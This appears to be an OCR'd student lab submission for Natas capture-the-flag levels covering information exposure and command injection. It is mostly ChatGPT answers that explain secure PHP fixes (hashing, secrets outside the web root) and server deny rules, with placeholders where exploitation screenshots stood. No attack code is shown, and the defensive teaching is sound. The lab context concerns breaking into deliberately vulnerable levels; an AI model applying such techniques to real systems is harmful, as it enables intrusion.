

ChatGPT 5.4 Thinking
PHP
* return 'super-secret-value';
*/
$expectedSecret = require '/opt/natas-private/secret.php';
$message = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
$submittedSecret = $_POST['secret'] ?? '';
if (is_string($submittedSecret) && hash_equals($expectedSecret, $submittedSecret)) {
$message = 'Access granted.';
// Real app: set session state and redirect to protected content.
} else {
$message = 'Wrong secret';
}
}
?>
<!DOCTYPE html>
<html lang="en">
<body>
<?php if ($message !== ''): ?>
<?= htmlspecialchars($message, ENT_QUOTES, 'UTF-8') ?>
<?php endif; ?>
<form method="post">
<label for="secret">Input secret:</label>
<input id="secret" name="secret" type="password">
<button type="submit" name="submit" value="1">Submit</button>
</form>
</body>
</html>
Odin ID: calizo
Why this patch is better: require makes the dependency mandatory, the secret file is no longer under a web-served path, and hash_equals avoids leaking comparison details through timing behavior.
PHP +2
4. Web-server and deployment hardening
Even after fixing the PHP code, I would add deployment hardening so one mistake does not reopen the
Ask anything
Extended thinking
ChatGPT can make mistakes. Check important info.


ChatGPT 5.4 Thinking
Even after fixing the PHP code, I would add deployment hardening so one mistake does not reopen the issue:
Deny by default for non-public files and directories. OWASP recommends a deny-by-default authorization model.
OWASP Cheat S... +1
Apache example: block direct access to include-like files if they ever end up under the document root.
apache
<FilesMatch "\.(?i:inc|php\~|bak)$">
Require all denied
</FilesMatch>
Apache documents Require all denied and FilesMatch for restricting access to matched resources.
Apache HTTP S... +1
Nginx example: explicitly block internal include or private paths if present under the served tree.
Nginx
location ^~ /includes/ {
deny all;
return 403;
}
Nginx supports deny all in location-based access control.
nginx.org +1
Serve the app only over HTTPS, and add HSTS where appropriate. OWASP recommends TLS for protecting credentials and sensitive application traffic, and the HSTS cheat sheet explains how HSTS helps keep browsers on HTTPS.
OWASP Cheat S... +1
Keep secrets out of code and routine web content. OWASP's secrets-management guidance recommends centralized, controlled handling of secrets so they do not leak through normal app files or deployment mistakes.
OWASP Cheat S...
Odin ID: calizo


Step 3. Information exposure

1. Take a screenshot of the results that includes your OdinId






2. Take a screenshot of the successful exploitation of the level that includes your OdinId



3. Take a screenshot of the results that includes your OdinId



ChatGPT 5.4 Thinking

Odin ID: calizo

1. Why the current approach fails

The current design fails because the application stores a **recoverable form of the secret directly in the code** and then checks user input by applying the same reversible transform. Anyone who can read the source, the deployed file, a backup, or a repository snapshot can recover the original secret offline without guessing. That means the application is not relying on secrecy of a strong verifier, but on obscurity of a transform chain. OWASP recommends storing passwords with secure password hashing and verifying them with `password_verify()` rather than keeping recoverable values in application code. OWASP Cheat S... +3

2. Why reversible encoding is not protection

`base64_encode()` and `bin2hex()` are **encodings**, not cryptographic protection. PHP documents `base64_encode()` as encoding data with MIME base64, and `hex2bin()` as decoding hex-encoded data, which makes the chain obviously invertible. Reversing a string with `strrev()` adds no security at all. In other words, this is not encryption and definitely not password hashing - it is just reversible data formatting. OWASP explicitly states that passwords should be hashed, not encrypted, and should not be stored using reversible protection. PHP +4

3. A secure redesign

A secure redesign is to stop storing the secret in reversible form and stop embedding it in the page logic as recoverable data. Instead, treat the secret like a password: generate a **one-way hash** once with `password_hash()`, store only that hash in a safer location such as an environment variable or protected config outside the web root, and verify submitted input with `password_verify()`. OWASP recommends Argon2id as the preferred password hashing approach, and PHP documents that `password_hash()` stores the needed algorithm metadata inside the hash while `password_verify()` safely verifies it and is resistant to timing attacks. OWASP Cheat S... +2

4. A patched PHP example

Use this pattern:

PHP

```php
<html><body>
<?php

declare(strict_types=1);

$message = "";

$storedHash = getenv("LEVEL8_SECRET_HASH");
if ($storedHash === false || $storedHash === "") {
    http_response_code(500);
    exit("Server configuration error.");
```

Ask anything

Extended thinking

ChatGPT 5.4 Thinking

Odin ID: calizo

PHP

```php
    exit("Server configuration error.");
}

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $submitted = $_POST["secret"] ?? "";

    if (is_string($submitted) && password_verify($submitted, $storedHash)) {
        $message = "Access granted.";
    } else {
        $message = "Wrong secret.";
    }
}
?>

<?php if ($message !== ""): ?>
<p><?= htmlspecialchars($message, ENT_QUOTES, "UTF-8") ?></p>
<?php endif; ?>

<form method="post" autocomplete="off">
Input secret: <input name="secret" type="password"><br>
<input type="submit" name="submit" value="Submit">
</form>

</body></html>
```

For setup, generate the hash once on the server side and store only the result in an environment variable. For example, on a PHP CLI with Argon2id support:


PHP


```php
<?php
echo password_hash("your-secret-here", PASSWORD_ARGON2ID), PHP_EOL;
```

If Argon2id is unavailable in your PHP build, use `PASSWORD_DEFAULT` instead. This patch removes the recoverable secret from source, uses a one-way password hash, and relies on PHP's built-in safe verification path rather than custom reversible logic. OWASP Cheat S... +2


Step 4. Command injection

1. Take a screenshot of the results that includes your OdinId







2. Take a screenshot of the successful exploitation of the level that includes your OdinId




